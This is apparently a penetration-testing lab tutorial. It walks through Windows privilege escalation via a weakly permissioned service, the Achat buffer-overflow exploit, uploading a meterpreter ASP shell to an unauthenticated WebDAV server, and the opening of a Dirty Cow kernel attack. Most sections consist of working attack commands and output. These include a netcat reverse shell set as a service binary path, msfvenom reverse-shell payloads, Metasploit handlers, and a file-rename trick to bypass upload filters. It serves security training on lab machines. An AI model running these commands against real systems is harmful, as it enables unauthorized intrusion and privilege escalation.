BlackwinterSRV - Exploitation: Weak Windows services


Requirements:
blackwinterSrv.exe <-- Download/"Save As" by clicking the link (password: blackwinter)
.NET Framework (Target framework 4.0)

To install as a service:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
C:\Path_To_EscalationService\blackwinterSrv.exe

To uninstall service:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe -u
C:\Path_To_EscalationService\blackwinterSrv.exe


Depending on your operating system security, you may receive the error: "Exception from HRESULT: 0x80131515" or similar message when installing the service. If so, right-click the program, select Properties, and check the box that says Unblock. If you unblock the file and still receive the same error message, move the service to a folder that your logged in user has permissions for such as the desktop. Additionally, if you see messages pertaining to the installation failing and a rollback being performed, you need to run the command prompt as an administrator or other privileged user.

Once installed successfully, the service will now display in the Services window:




Blackwinter Escalation Service   Blackwinter weak permission escalation service   Automatic   Local System

Let's assume right now that you found a vulnerability in a WordPress plugin and now have a nice low privilege shell. After trying to find privilege escalation exploits for the operating system and installed applications, nothing has turned up. So what's next to look for? Vulnerabilities can sometimes occur when an application is installed with SYSTEM-level permissions and is usable by the logged in user. In our case accesschk has found such an application.



```
C:\Users\user\Desktop>accesschk.exe -cuwv "user" *
RW blackwinterSrv
        SERVICE_ALL_ACCESS
```


We can look at this service in more detail by using the syntax: sc qc blackwinterSrv



```
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "c:\users\user\desktop\blackwinterSrv.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Blackwinter Escalation Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```


What we can grab from this output is that the service is set to automatically start with Windows, we know the executable path, we can see if it has dependencies, and it displays LocalSystem access. Luckily this service does not contain a dependency. If a service does contain a dependency we would need to attempt to escalate using that service instead. In the case of older systems with the UPNPHOST vulnerability, we would need to instead run our commands against the dependency service SSDPSRV.

In rare cases, you may not be able (or want) to restart the box. If this is the case then we need to tell the service that we'll be starting it manually each time. To do so, we type: sc config blackwinterSrv start= "demand". Next, we need to tell the service to connect back to us. We do this by uploading netcat, then setting the binary path using the command: sc config blackwinterSrv binpath= “C:\temp_dir\nc.exe -nv 192.168.168.168 443 -e C:\WINDOWS\System32\cmd.exe” (in this case my temp_dir was set to the desktop). If this command fails and an error is produced, re-type the binpath using case-sensitive characters. We next make sure that there's no password set with the command: sc config blackwinterSrv obj= ".\LocalSystem" password= "". One final query of the service tells us we're all set to connect back to our box using: net start blackwinterSrv.



```
C:\>sc qc blackwinterSrv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: blackwinterSrv
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\users\user\desktop\nc.exe -nv 192.168.168.168 443 -e C:\WINDOWS\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Blackwinter Escalation Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

When we connect back and run the whoami command we see that we've successfully connected as the system user.



```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.168.168] from (UNKNOWN) [192.168.168.169] 50814
Microsoft Windows [Version 10.0.16299.192]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```


```
net start blackwinterSrv
```

Achat - Exploitation: Buffer overflow

Requirements:
Download Achat from: https://www.blackwintersecurity.com/files/achat0-150setup.zip, password: blackwinter or https://sourceforge.net/projects/achat/files/latest/download


Version:
Windows 7 SP1 x86

Details:
After a scan of the machine, two noticeably different ports are open from a normal Windows scan (9255, 9256). To see extra details while executing an nmap scan, either add the '-A' switch or add both '--reason' and '--version-intensity 5' options.




```
Host is up, received arp-response (0.00023s latency).
Scanned at 2018-02-17 10:55:25 PST for 80s
Not shown: 65521 closed ports
Reason: 65521 resets
PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 128 Microsoft IIS httpd 7.5
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Service
5357/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9255/tcp  open  http          syn-ack ttl 128 AChat chat system httpd
9256/tcp  open  achat         syn-ack ttl 128 AChat chat system
49152/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:CC:24:48 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```

These ports display a program running on it called Achat which is a LAN communications programs. Achat is no longer maintained which is probably partially due to a vulnerability that existed. Using searchsploit, we can find a vulnerability that will help us leverage the box. After a normal searchsploit for achat displays a few extra applications not applicable, I drop the the results down to only Python files by adding '| grep .py'.



```
root@kali:~# searchsploit achat | grep .py
Achat 0.150 beta7 - Remote Buffer Overflow | exploits/windows/remote/36025.py
```


Once exploit 36025.py is copied over to a working directory (or downloaded from https://www.exploit-db.com/exploits/36025), the only thing needed to do is to edit the IP address. In this instance, I've changed it to my vulnerable box 192.168.168.168.



```
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('192.168.168.168', 9256)
```


```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.168.169 LPORT=443 -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' -a x86 --platform windows BufferRegister=EAX -f python
```

This generates the shellcode that we can put inside the exploit (replacing the existing "example" shellcode).




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.168.169
LHOST => 192.168.168.169
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run
```

The last step is to run the exploit from the attacker. After doing so the *Poof* output is shown.



```
root@kali:~# python 36025.py
---->{P00F}!
```




```
C:\Users\Administrator\Desktop>whoami
whoami
7-pc\administrator
```

The box does not need any further exploitation as this exploit gives us administrator access.

WebDAV - Exploitation: Non-authenticated WebDAV connection


Description:
When WebDAV (Web Distributed Authoring and Versioning) is enabled and authentication is not added or is set to anonymous authentication, an attacker may be able to connect to the publishing directory and upload a reverse shell. Note: While this has been added to the Windows tutorial section, WebDAV can be installed on *nix installations.

Version:
Windows 2012 R2 x64



```
n the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locatio
ns on the web server.
+ WebDAV enabled (COPY SEARCH PROPFIND MKCOL PROPPATCH LOCK UNLOCK listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://192.168.
168.168/pagerror.gif
+ 7652 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2018-02-17 21:12:13 (GMT-8) (15 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


After WebDAV is found, the next step is to figure out what can be uploaded to the folder. To do so the program Davtest is used. This program allows the user to create and test files and folders. The default syntax: davtest -url http://192.168.168.168, creates a random directory and tests certain files to see if they're able to be uploaded and executed. In this case the Davtest results came back positive for text and html files but negative for asp files.



```
root@kali:~# davtest -url http://192.168.168.168
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://192.168.168.168
********************************************************
NOTE    Random string for this session: yTmiWlTF
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://192.168.168.168/DavTestDir_yTmiWlTF
********************************************************
 Sending test files
PUT     cfm     SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.cfm
PUT     cgi     SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.cgi
PUT     html    SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.html
PUT     jhtml   SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.jhtml
PUT     asp     FAIL
PUT     txt     SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.txt
PUT     php     SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.php
PUT     aspx    FAIL
PUT     jsp     SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.jsp
PUT     pl      SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.pl
PUT     shtml   FAIL
********************************************************
 Checking for test file execution
EXEC    cfm     FAIL
EXEC    cgi     FAIL
EXEC    html    SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.html
EXEC    jhtml   FAIL
EXEC    txt     SUCCEED:        http://192.168.168.168/DavTestDir_yTmiWlTF/davtest_yTmiWlTF.txt
EXEC    php     FAIL
EXEC    jsp     FAIL
EXEC    pl      FAIL
```


Two other options are commonly used with davtest. The first is the -cleanup option. This will attempt to automatically delete the files and folders created during the test. Do note that certain WebDAV folders do not allow the use of the delete command. The other option is -auth. In a davtest the syntax would be added as: -auth username:password.

Now that text and html objects have been identified as allowable, it's time to upload the shell. The asp file is generated: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.168.169 LPORT=443 -f asp -o shell.asp.




```
Payload size: 333 bytes
Final size of asp file: 38316 bytes
Saved as: shell.asp
```

Since asp files are not allowed to be uploaded, the reverse shell will need to be changed to a different file extension. To upload to a WebDAV folder, I use the program Cadaver. It connects simply as 'cadaver http://192.168.168.168'. Not all connections to a server allow viewing files within the root directory and by default the root usually has some sort of homepage. To get around that, a temporary folder is created.




```
root@kali:~# cadaver http://192.168.168.168
dav:/> mkdir temp
Creating `temp': succeeded.
dav:/> cd temp
dav:/temp/> put shell.asp shell.txt
Uploading shell.asp to `/temp/shell.txt':
Progress: [=============================>] 100.0% of 38501 bytes succeeded.
dav:/temp/> copy shell.txt shell.asp
Copying `/temp/shell.txt' to `/temp/shell.asp':  succeeded.
dav:/temp/>
```

First, the folder 'temp' is created with: mkdir temp. Next, the file is uploaded similar to FTP using: put shell.asp shell.txt. Remember that asp is not directly uploaded, so the file gets renamed with a .txt extension. Finally, the file is copied back to an asp extension using: copy shell.txt shell.asp. Do note that sometimes the 'move' command is blocked. And in some unpatched versions prior to Windows IIS 6.1, the "semicolon-dot" method may be allowed. If this were the case the command would change to: copy shell.txt shell.asp;.txt. Now that the shell is uploaded to the temp folder, it can be browsed to and clicked. Before clicking though, a multi handler is set up to catch our shell.




```
192.168.168.168 - /temp/

[To Parent Directory]

  Saturday, February 17, 2018  9:15 PM        38501 shell.asp
  Saturday, February 17, 2018  9:15 PM        38501 shell.txt
```



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.168.169
LHOST => 192.168.168.169
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.168.169:443
```

After the handler is set up and the asp file is clicked, we catch our low privileged shell.




```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 2340 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

Linux

Dirty Cow - Exploitation: Linux kernel

Older Linux kernels suffer from multiple vulnerabilities. One such popular exploit is titled "Dirty Cow" and is able to attack kernels ranging from 2.6.22 < 4.8.3 (according to CVE-2016-5195). Due to the way memory is handled, we can use this attack to escalate to root.


Here I'm using the x86 version of Debian 5 found at: https://cdimage.debian.org/cdimage/archive/5.0.10/i386/iso-cd/debian-5010-i386-netinst.iso. Assuming we're already on a low privilege shell, the command: uname -a is issued and displays the kernel version.




```
debian:/tmp# uname -a
Linux debian 2.6.26-2-686 #1 SMP Sun Mar 4 22:19:19 UTC 2012 i686 GNU/Linux
```

Here we see that the Linux version being run (2.6.26) is within the range dictated by the CVE. All we have left is to download and compile the code, run it, and enter a password.

